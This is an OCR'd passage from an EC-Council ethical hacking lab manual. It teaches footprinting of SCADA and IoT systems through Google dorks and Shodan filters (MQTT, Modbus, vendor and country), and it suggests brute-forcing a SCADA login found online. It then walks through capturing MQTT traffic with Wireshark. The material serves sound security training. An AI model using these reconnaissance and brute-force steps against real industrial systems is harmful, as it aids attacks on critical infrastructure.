


Figure 1.1.6: SCADA login page search result

Note: Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results.

12. The **seamtec SCADA login** page appears, as shown in the screenshot.

Note: In the login form, you can brute-force the credentials to gain access to the target SCADA system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.1.7: Seamtec SCADA login form

TASK 1.3

Perform Footprinting using Shodan

13. Similarly, you can use advanced search operators such as **intitle:"index of" scada** to search sensitive SCADA directories that are exposed on sites.
14. Now, in the browser window, press **Ctrl+T** to open a new tab, type **https://account.shodan.io/login** in the address bar, and press **Enter**.
15. The **Login with Shodan** page appears; enter your username and password in the **Username** and **Password** fields, respectively; and click **Login**.

Note: Go to the **Register** option to register yourself if you do not have an existing account.




Figure 1.1.8: Login with Shodan page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Account Overview** page appears, which displays the account-related information.

Note: If the **Would you like Firefox to save this login for shodan.io?** notification appears, click **Don't Save**.

17. Click **Shodan** in the top-left corner of the window.




Figure 1.1.9: Account Overview page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Shodan** main page appears; type **port:1883** in the address bar and press **Enter**.

Note: Port 1883 is the default MQTT port; 1883 is defined by IANA as MQTT over TCP.




Figure 1.1.10: Shodan main page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The result appears, displaying the list of IP addresses having port 1883 enabled, as shown in the screenshot.
20. Click on any IP address to view its detailed information.




Figure 1.1.11: Port 1883 result page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Detailed results for the selected IP address appears, displaying information regarding **Ports**, **Services**, **Hostnames**, **ASN**, etc. as shown in the screenshot.




Figure 1.1.12: Detailed information

22. Similarly, you can gather additional information on a target device using the following Shodan filters:
    - **Search for Modbus-enabled ICS/SCADA systems:**

      port:502
    - **Search for SCADA systems using PLC name:**

      "Schneider Electric"
    - **Search for SCADA systems using geolocation:**

      SCADA Country:"US"
23. Using Shodan, you can obtain the details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
24. This concludes the demonstration of gathering information on a target device using various techniques such as Whois lookup, advanced Google hacking, and Shodan search engine.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Capture and Analyze IoT Device Traffic

IoT refers to a network of devices having an IP address as well as the capability to sense, collect, and send data using embedded sensors, communication hardware, and processors.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge to capture and analyze the traffic between IoT devices. Using various tools and techniques, you can capture the valuable data flowing between the IoT devices, analyze it to obtain information on the communication protocol used by the IoT devices, and acquire sensitive information such as credentials, device identification numbers, etc.

Lab Objectives

- Capture and analyze IoT traffic using Wireshark

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

To carry out this lab, you need:

- Windows 10 virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of IoT and OT Traffic

Many IoT devices such as security cameras host websites for controlling or configuring cameras from remote locations. These websites mostly implement the insecure HTTP protocol instead of the secure HTTPS protocol and are,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

hence, vulnerable to various attacks. If the cameras use the default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web applications and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi keys of the target network.

Lab Tasks

TASK 1

Capture and Analyze IoT Traffic using Wireshark

Here, we use Wireshark to capture and analyze traffic between IoT devices.

Wireshark is a free and open-source packet analyzer. It facilitates network troubleshooting, analysis, software and communications protocol development, and education. It is used to identify the target OS and sniff/capture the response generated from the target machine to the machine from which a request originates.

1. Turn on the **Windows 10** and **Ubuntu** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button, type **toor** in the **Password** field, and press **Enter** to sign in to the machine.




Figure 2.1.1: Ubuntu login

3. In the left pane under the **Activities** list, scroll down and click the **Terminal** ( ) icon to open the terminal window.



Figure 2.1.2: Open Terminal window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Install MQTT Explorer

4. In the terminal window, type **sudo snap install mqtt-explorer** and press **Enter** to install the MQTT Explorer tool.

Note: MQTT Explorer is a comprehensive MQTT client that provides a structured overview of your MQTT topics and simplifies working with devices/services on your broker.

5. In the **[sudo] password for ubuntu** option, enter **toor** as the password and press **Enter**.




Figure 2.1.3: Installing MQTT Explorer

TASK 1.2

Launch Wireshark

6. After the installation is complete, switch to the **Windows 10** virtual machine and login with the credentials **Admin**/**Pa$$w0rd**.
7. Open the **Wireshark** application and double-click the available Ethernet or interface (here, **Ethernet0**) to start capturing the packets.
8. Leave the Wireshark window running.
9. Switch back to the **Ubuntu** virtual machine. In the terminal window, type **mqtt-explorer** and press **Enter** to launch the MQTT Explorer tool.




Figure 2.1.4: AWS CLI Installed Successfully

TASK 1.3

Launch MQTT Explorer

10. The MQTT Explorer tool initializes and the **MQTT Explorer** main window appears, as shown in the screenshot.
11. In the **MQTT Connection** window, click **CONNECT**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.5: MQTT Explorer window

12. **MQTT Explorer** starts establishing a connection with the devices mentioned in the left pane, as shown in the screenshot.




Figure 2.1.6: MQTT Explorer connecting with the devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Wait for some time, and then click **DISCONNECT** in the top section of the **MQTT Explorer** window to disconnect the tool.
14. Switch to the **Windows 10** virtual machine.
15. In the **Wireshark** window, click the **Stop** ( ) button to stop capturing the packets.




Figure 2.1.7: Stop packet capturing in Wireshark

16. Now, in the **Apply a display filter** field, type **mqtt** and press **Enter** to display only the MQTT protocol packets.




Figure 2.1.8: Filtering MQTT protocol traffic

17. You can observe packets such as **Connect Command**, **Connect Ack**, **Subscribe Request**, **Subscribe Ack**, and **Publish Message**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.9: MQTT protocol packets

TASK 1.4

Analyze Connect Command Packet

18. Click on the **Connect Command** packet. In the lower section of the window, click to expand the **Transmission Control Protocol** and **MQ Telemetry Transport Protocol** nodes.
19. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Protocol Name**, **Version**, and **Client ID**.

Note: The MQTT protocol establishes a connection between clients through a broker. A CONNECT command is sent to initiate a connection from the client to the broker. After the connection is established, it remains active until a disconnect command is sent from the client.

Some of the headers of the CONNECT command are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **Connect Flags**: Contains parameters specifying the behavior of the MQTT connection
- **Clean Session**: Indicates whether the client wants to establish a persistent connection with the broker or not
- **Client ID**: Indicates a unique identifier for each MQTT client connecting to an MQTT broker

Ethical Hacking and Countermeasures Copyright © by EC-Council
